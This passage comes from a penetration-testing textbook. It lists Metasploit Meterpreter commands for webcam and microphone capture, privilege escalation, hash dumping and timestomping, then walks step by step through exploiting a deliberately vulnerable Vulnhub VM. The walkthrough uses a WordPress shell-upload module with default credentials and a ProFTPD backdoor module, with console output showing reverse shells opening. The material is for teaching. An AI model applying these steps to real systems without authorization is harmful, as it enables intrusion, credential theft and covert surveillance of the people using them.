uictl	Controls some of the user interface components

Table 3-3. User Interface Commands

Stdapi: Webcam Commands

Table 3-4 describes the commands that can be effective in getting live pictures and video streaming from the webcam attached to your compromised system.

Table 3-4.Webcam Commands

Command	Description
record_mic	Records audio from the default microphone for <i>x</i> seconds
webcam_chat	Starts a video chat
webcam_list	Lists webcams
webcam_snap	Takes a snapshot from the specified webcam
webcam_stream	Plays a video stream from the specified webcam

Stdapi: Audio Output Commands

Table 3-5 describes a command that helps you play audio files on a compromised system.

Table 3-5. Audio Output Command

Command	Description
play	Plays an audio file on a target system, with nothing written on disk

Priv: Elevate Commands

Table 3-6 describes a command that helps you escalate privileges to the highest possible level, possibly root or administrator.

Table 3-6. Elevate Commands

Command	Description
getsystem	Attempts to elevate your privilege to that of the local system

Priv: Password Database Commands

Table 3-7 describes a command that helps you get the raw password hashes from the compromised system.

Table 3-7. Password Database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

Table 3-8 describes a command that is part of Metasploit's antiforensic capabilities.

Table 3-8. Timestomp Commands

Command	Description
timestomp	Manipulates a file's MACE attributes

Using Meterpreter

To get familiar with Meterpreter, let's first get remote access to a target system using the SMB MS08-067 netapi vulnerability, as shown in Figure 3-42. The exploit was successful, and you get the Meterpreter shell.



Figure 3-42. Successful exploitation of the target system using the exploit ms08_067_netapi

sysinfo

Once you have compromised the target using an exploit, you need to check some basic details about the target such as the exact operating system version, computer name, domain, architecture, and so on. Meterpreter offers a command called sysinfo that can be used to gather basic information about the target, as shown in Figure 3-43.

root@kali: ~	0	Θ	Q
File Edit View Search Terminal Help			
<u>nsf</u> exploit(w <mark>indows/smb/ms08_067_netapi</mark>) > exploit			
*] Started reverse TCP handler on 192.168.25.128:4444			
[*] 192.168.25.130:445 - Automatically detecting the target			
*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English			
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)			
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability			
[*] Sending stage (179779 bytes) to 192.168.25.130			
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1452) at 2018-09-24 16:00:42 +0530			
neterpreter > sysinfo			
Computer : SAGAR-C51B4AADE			
DS : Windows XP (Build 2600, Service Pack 3).			
Architecture : x86			
System Language : en US			
Domain : MSHOME			
Logged On Users : 1			
Meterpreter : x86/windows			
neterpreter >			

Figure 3-43. The output of the sysinfo command within Meterpreter

ls

The Meterpreter 1s command can be used to list the files in the current directory on the compromised system, as shown in Figure 3-44.

				root@kali: ~
File Edit View Sea	arch Termin	al Helo		
			int: Windows XP - Service F	tack 2 - langeEnglish
			Target: Windows XP - Service P	
			ng to trigger the vulnerabi	
			to 192.168.25.130	
				.168.25.130:1453) at 2018-09-24 16:03:59 +0530
i necerprecer a	C331011 5 1	opened	(152.100.25.120.4444 > 152	
eterpreter > ls				
isting: C:\WINDO	WS\system	32		
lode	Size	Туре	Last modified	Name
100666/rw-rw-rw-	1568	fil	2017-01-24 09:19:43 +0530	\$winnt\$.inf
10777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1025
10777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1028
10777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1031
10777/rwxrwxrwx	0	dir	2017-01-24 14:24:57 +0530	1033
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1037
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1041
10777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1042
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	1054
100666/ rw-rw-rw-	2151	fil	2001-08-23 16:30:00 +0530	12520437.cpx
00666/ rw-rw-rw-	2233	fil	2001-08-23 16:30:00 +0530	12520850.cpx
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	2052
0777/rwxrwxrwx	θ	dir	2017-01-24 14:24:43 +0530	3076
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	3com dmi
00666/rw-rw-rw-	100352	fil	2008-04-14 10:11:50 +0530	6to4svc.dll
00666/rw-rw-rw-	1688	fil	2001-08-23 16:30:00 +0530	AUTOEXEC.NT
00666/rw-rw-rw-	2577	fil	2017-01-24 09:16:14 +0530	CONFIG.NT
00666/ rw-rw-rw-	2577	fil	2001-08-23 16:30:00 +0530	CONFIG.TMP
006666/rw-rw-rw-	66082	fil	2001-08-23 16:30:00 +0530	C 28594.NLS
00666/ rw- rw- rw-	66082	fil	2001-08-23 16:30:00 +0530	C 28595.NLS
00666/rw-rw-rw-	66082	fil	2001-08-23 16:30:00 +0530	C 28597.NLS
0777/rwxrwxrwx	0	dir	2018-09-24 15:33:19 +0530	CatRoot
0777/rwxrwxrwx	0	dir	2018-09-24 15:31:18 +0530	CatRoot2
0777/rwxrwxrwx	θ	dir	2017-01-24 09:12:16 +0530	Com
00666/ rw- rw- rw-	0	fil	2018-08-21 14:55:17 +0530	Confidential.txt.txt
00666/rw-rw-rw-	1804	fil	2008-04-14 10:25:28 +0530	Dcache.bin
0777/rwxrwxrwx	θ	dir	2017-01-24 09:13:18 +0530	DirectX
00666/rw-rw-rw-	103424	fil	2001-08-23 16:30:00 +0530	EqnClass.Dll
00666/rw-rw-rw-	90296	fil	2017-01-24 09:20:20 +0530	FNTCACHE.DAT
0777/rwxrwxrwx	0	dir	2017-01-24 14:24:43 +0530	IME
00444/rrr	6656	fil	2001-08-23 16:30:00 +0530	KBDAL.DLL
00666/rw-rw-rw-	297984	fil	2008-04-14 10:12:00 +0530	MSCTF.dll
00666/ rw- rw- rw-	177152	fil	2008-04-14 10:10:08 +0530	MSCTFIME.IME
00666/ rw- rw- rw-	68608	fil	2008-04-14 10:12:00 +0530	MSCTFP.dll
00666/rw-rw-rw-	159232	fil	2008-04-14 10:12:00 +0530	MSIMTF.dll
0777/rwxrwxrwx	0	dir	2017-01-24 09:13:08 +0530	Macromed
0777/rwxrwxrwx	0	dir	2017-01-24 09:20:38 +0530	Microsoft
0777/rwxrwxrwx	0	dir	2017-01-24 09:12:04 +0530	MsDtc
00666/rw-rw-rw-	458340	fil	2018-08-14 09:52:50 +0530	PerfStringBackup.INI
0777/rwxrwxrwx	0	dir	2017-01-24 09:24:31 +0530	ReinstallBackups
	0	dir	2017-01-24 09:20:57 +0530	Restore
0777/rwxrwxrwx				
10777/nwxnwxnwx 10777/nwxnwxnwx	0	dir	2017-01-24 14:26:13 +0530	Setup

Figure 3-44. The output of the auxiliary ls command in the Meterpreter listing of files on the remote compromised system

getuid

Once you have gotten access to the target system, you must understand what user privileges you have on the system. Having the root or administrator-level privileges is the most desirable, and a lower privilege access implies lots of restrictions on your actions. Meterpreter offers a command called getuid, as shown in Figure 3-45, that checks for the current privilege level on the compromised system.




Figure 3-45. The output of the getuid command in Meterpreter

getsystem

Once you have gained access to the target system using an applicable exploit, the next logical step is to check for privileges. Using the getuid command, you have already gauged your current privilege level. You may not have gotten root or administrator-level access. so to maximize the attack penetration, it is important to elevate your user privileges. Meterpreter helps you escalate privileges. Once a Meterpreter session is opened, you can use the getsystem command, as shown in Figure 3-46, to escalate privileges to that of an administrator.





screenshot

After a system compromise, it is interesting to get a glimpse of the desktop GUI running on the target system. Meterpreter offers a utility known as screenshot, as shown in Figure 3-47. It simply takes a snapshot of the current desktop on the target system and saves it in the local root folder.



Figure 3-47. The output of the screenshot command in Meterpreter

Figure 3-48 shows the desktop screen captured from a compromised system.



Figure 3-48. The screenshot of a desktop running on a remote compromised system

hashdump

After a successful system compromise, you certainly will want to get the credentials of different users on that system. Once a Meterpreter session is opened, you can use the hashdump command to dump all the LM and NTLM hashes from the compromised system, as shown in Figure 3-49. Once you have these hashes, you can feed them to various offline hash crackers and retrieve passwords in plain text.



Figure 3-49. The output of the auxiliary module vnc_login

Searchsploit

So far you have learned that Metasploit has a rich collection of auxiliaries, exploits, payloads, encoders, and so on. However, at times an exploit code for a certain vulnerability might not exist in Metasploit. In such a case, you may need to import the required exploit into Metasploit from an external source. Exploit-DB is a comprehensive source of exploits for various platforms, and Searchsploit is a utility that helps search for a particular exploit in Exploit-DB. Figure 3-50 shows the use of the Searchsploit tool to look for uTorrent-related exploits.



Figure 3-50. The use of the Searchsploit tool to search for exploits related to uTorrent

Summary

This chapter introduced you to the various aspects of Metasploit, starting from the framewnd auxiliaries againork structure to using exploits ast services. You also learned how to leverage Metasploit capabilities to integrate NMAP and OpenVAS. Having learned about various Metasploit payloads, auxiliaries, and exploits, in the next chapter you'll learn to apply these skills to exploit a vulnerable machine.

Do-It-Yourself (DIY) Exercises

- Browse through the Metasploit directory and understand its structure.
- Try various commands such as set, setg, unset, unsetg, spool, and more.
- Initiate an NMAP scan from MSFconsole.
- Perform a vulnerability assessment on the target system using OpenVAS from within MSFconsole.
- Explore various auxiliary modules and use them to scan services such as HTTP, FTP, SSH, and so on.
- Try different features of Meterpreter such as getsystem and hashdump.

CHAPTER 4

Use Case

In the previous three chapters, you got acquainted with the essential tools NMAP, OpenVAS, and Metasploit. You learned about each of the tools in detail as well as how they can be integrated with each other for better efficiency.

Now it's time to put all that knowledge together and apply it in a practical scenario. In this chapter, you'll apply the various techniques you've learned so far to exploit a vulnerable system and get access to it.

Creating a Virtual Lab

It may not always be possible to try your newly learned skills on live production systems. Hence, you can try your skills in your own virtual lab in a restricted manner.

Vulnhub (https://www.vulnhub.com) is a site that provides systems for download that are deliberately made vulnerable. You simply need to download a system image and boot it in VirtualBox or VMware.

For the purposes of this case study, go to https://www.vulnhub.com/ entry/basic-pentesting-1,216/ and download the system. Once you've downloaded it, boot it using either VirtualBox or VMware. The initial boot screen for the system looks like Figure 4-1.

										0 ti	En	∢))	4:47 AM	u ⊀
		marli	nspik	e										
		Pass	word	i			ן							
		Guest	Sess	sion										
UC	D U	ntu®	16.0	04 LI	S									

Figure 4-1. Initial boot screen of target system

You do not have any credentials to log in to the system, so you will have to use your pen testing skills to get inside.

Carrying Out Reconnaissance

In Kali Linux, launch ZENMAP to perform a port scan and service enumeration on this target, as shown in Figure 4-2.




Figure 4-2. Output of NMAP intense scan done on the target system

In the ZENMAP output, you can see that the following ports are open:

- Port 21 running ProFTPD 1.3.3c
- Port 22 running OpenSSH 7.2p2
- Port 80 running Apache httpd 2.4.18

Based on this output, you have three possible ways to compromise the system.

- Search and execute any exploit for ProFTPD 1.3.3c in Metasploit
- Brute-force user credentials against SSH running on port 22
- Explore whether any application is hosted on port 80

Exploiting the System

When you try to access the system on port 80 using a browser, you will get the default web server page shown in Figure 4-3.



Figure 4-3. The default landing web page on a target system (port 80)

You will now go back to NMAP again, and this time instead of a port scan, you'll use the NMAP script http-enum, as shown in Figure 4-4.



Figure 4-4. Output of the http-enum NMAP script executed on a target system

The output of the script tells you that there's a folder on the web server named secret, which might have something interesting for you.

Having received inputs about the secret folder on the server, try accessing it, as shown in Figure 4-5.

	My secret blog - Just an	other WordPress site - Motilia Firefax				•	
✓ My secret blog - Aust and # +			C Q Seath	0.0		-	
CO 3221082343694019 Mont Visited Mont Visited Mont Visited Mont Visited Mont Visited Xiai Unix Xiai Unix Xiai Unix Xiai Unix	al Tools - Desired CH & Deserve on Third Deserve & Nothinstee	Cotton Queted	C Starts	2 0	* *		e =
Skip to content My secret blog	a no a plonta diana di Tra sana di anana	Contract Strengt					Î
My secret blog							- 1
Just another WordPress site							- 1
•							
\rightarrow							
_							- 1
Scroll down to contain	ent						- 1
Posts							- 1
Posted on Nevember 16, 2017							- 1
Hello world!							- 1
Welcome to WordPress. This is your first post. Edit or dele	ete it, then start writing!						- 1
Search for: Search							
	/						
		- Search					
Recent Posts		 Statut 					
Hello waridi							
Recent Comments							
A WordPress Commenter on Hello world:							
Archives							

Figure 4-5. Browsing the secret directory hosted on the target web server

You can see a screen that implies it is some kind of blog based on WordPress. However, the web page appears to be broken and incomplete.

When you try to load the page, the browser looks for the vtcsec host. That means you need to configure your system to resolve this hostname. You can simply open the terminal and then open the file /etc/hosts in a text editor, as shown in Figure 4-6.




Figure 4-6. Editing the /etc/hosts file to add a new host entry

Next, add a new line: 192.168.25.132 vtcsec.

In the terminal, run the following: gedit /etc/hosts.

Now that you have made the necessary changes in the hosts file, let's try to access the web interface once again. The interface loads, as shown in Figure 4-7.




Figure 4-7. The home page of a WordPress blog hosted on the target system

By examining the page shown in Figure 4-8, it is evident that the application is based on WordPress.




Figure 4-8. The WordPress login page on your target system

Next, you require the credentials to get into the admin console of the application. You have three ways of getting them, as shown here:

- Guess the credentials; many times default credentials work.
- Use a password-cracking tool like Hydra to crack the credentials.
- Use the Metasploit auxiliary module auxiliary/ scanner/http/wordpress_login_enum to launch a brute-force attack against the application credentials.

In this case, the application has the default credentials of admin/admin.

Now that you have application credentials, you can use Metasploit to upload a malicious plug-in to WordPress, which will give you remote shell access. A WordPress plug-in is a ready-to-use piece of code that you can import into the WordPress installation to enable additional features. You can use the search command in MSFconsole to look for any exploits related to WordPress administration, as shown in Figure 4-9.

		root@kali: ·	-		0	Θ	Q
File Edit	View Search Terminal Help						
=[metasploit v4.17.7-dev	1					
	1801 exploits - 1027 auxiliary - 31	1 post]					
	538 payloads - 41 encoders - 10 nop	s]					
=[Free Metasploit Pro trial: http://r	-7.co/trymsp]					
sf > sea	rch wp admin						
	e database cache not built yet, usin	g slow search					
atching	Modules						
		Disclosure Date	Rank	Description			
Name							
Name				WordPress Admin Shell Upload			

msf >

Figure 4-9. Output of the search query for the wp_admin exploit in Metasploit

You now need to use the exploit exploit/unix/webapp/wp_admin_ shell_upload, as shown in Figure 4-10. You need to configure the parameters USERNAME, PASSWORD, TARGETURI, and RHOST.

root@kali: ~ File Edit View Search Terminal Help msf > use exploit/unix/webapp/wp_admin_shell_upload msf exploit(unix/webapp/wp_admin_shell_upload) > show options Module options (exploit/unix/webapp/wp_admin_shell_upload): Name Current Setting Required Description PASSWORD admin yes The WordPress password to authenticate with A proxy chain of format type:host:port[,type:host:port][...] Proxies no yes The target address yes The target address yes The target port (TCP) no Negotiate SSL/TLS for outgoing connections yes The base path to the wordpress application yes The WordPress username to authenticate with no HTTP server virtual host ves RHOST RHOST RPORT 80 SSL false TARGETURI /secret/ USERNAME admin VHOST Payload options (php/meterpreter/reverse_tcp): Name Current Setting Required Description LHOST 192.168.25.128 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Td Name 0 WordPress msf exploit(unix/webapp/wp admin shell upload) > set USERNAME admin USERNAME => admin msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin PASSWORD => admin msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret/ TARGETURI => /secret/ msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.25.132 RHOST => 192.168.25.132 msf exploit(unix/webapp/wp_admin_shell_upload) > exploit [*] Started reverse TCP handler on 192.168.25.128:4444
[*] Authenticating with WordPress using admin:admin... [+] Authenticated with WordPress [*] Preparing payload... [1] Pipelang payload... [*] Executing the payload at /secret/wp-content/plugins/ihsrbaWiPk/gzoTqvZncp.php... [*] Sending stage (37775 bytes) to 192.168.25.132 [*] Meterpreter session 1 opened (192.108.25.128:4444 -> 192.168.25.132:41586) at 2018-09-27 15:52:59 +0530
[*] Deleted gzoTqvZncp.php
[*] Deleted insrbaWiPk.php [+] Deleted .../ihsrbaWiPk meterpreter >

Figure 4-10. The use of the exploit wp_admin_shell_upload against the target system to gain Meterpreter access

The exploit ran successfully by uploading the malicious plug-in into WordPress and finally giving you the required Meterpreter access.

During your initial NMAP scan, you discovered that your target was also running an FTP server on port 21. The FTP server version is ProFTPd 1.3.3. You can check whether Metasploit has any exploit for this FTP server version. Use the search command. Interestingly, Metasploit does have an exploit for the ProFTPd server. You can use exploit/unix/ftp/proftpd_133c_backdoor, as shown in Figure 4-11. All you need to configure is the RHOST variable.

					root@kali: ~
File Edit View Search Termin	nal Help				
<pre>msf > search proftpd Module database cache</pre>	not built y	et, using	slow search		
Matching Modules					
Name			Disclosure Date		Description
exploit/freebsd/ftp/pro exploit/linux/ftp/proft exploit/linux/ftp/proft exploit/linux/ftp/proftp exploit/unix/ftp/proftp exploit/unix/ftp/proftp	p_sreplace p_telnet_ia upport_mana d_133c_back	c ger_agent door	2010-11-01 2006-11-26 2010-11-01 2011-01-08 2010-12-02 2015-04-22	great great great average excellent	ProFIPD 1.3.2rC3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD) ProFIPD 1.2 - 1.3.6 sreplace Buffer Overflow (Linux) ProFIPD 1.3.2rC3 - 1.3.3b Telnet IAC Buffer Overflow (Linux) NetSupport Manager Agent Remote Buffer Overflow ProFIPD-1.3.5 Backdoor Command Execution ProFIPD 1.3.5 Mod_Copy Command Execution
<u>msf</u> > use exploit/unix/ftp msf exploit(<mark>unix/ftp/proft</mark>					
Module options (exploit/un	ix/ftp/prof	tpd_133c_b	ackdoor):		
Name Current Setting					
RHOST RPORT 21	yes	The target The target			
Exploit target:					
Id Name 0 Automatic					
<u>msf</u> exploit(<mark>unix/ftp/proft</mark> RHOST => 192.168.25.132 <u>msf</u> exploit(<mark>unix/ftp/proft</mark>	pd_133c_bacl	kdoor) > e	xploit	.25.132	
<pre>[*] Started reverse TCP do [*] 192.168.25.132:21 - Se [*] Accepted the first cli [*] Accepted the second cl [*] Command: echo ClwmatNV [*] Writing to socket A</pre>	nding Backd ent connect ient connect	oor Conman ion			
<pre>[*] Writing to socket B [*] Reading from sockets [*] Reading from socket A [*] A: *ClwmatNvsNIhpE22\r [*] Matching</pre>					
<pre>[*] B is input [*] Command shell session</pre>	2 opened (1	92.168.25.	128:4444 -> 192.	168.25.132:4	1588) at 2018-09-27 15:55:32 +0530
uname -a Linux vtcsec 4.10.0-28-gen	aric #22-16	04.2.10	to CMD The Jul 3	10.10.49	TO 2017 HOE 64 HOE 64 HOE 64 CHILL AND

Figure 4-11. Output of the search query for proftpd and execution of the proftpf_133c_backdoor exploit on the target system

The exploit code runs successfully and gives you a shell on the target system.

Hence, you were successful in exploiting your target in two different ways, once through WordPress and another through the FTP server. Congratulations!

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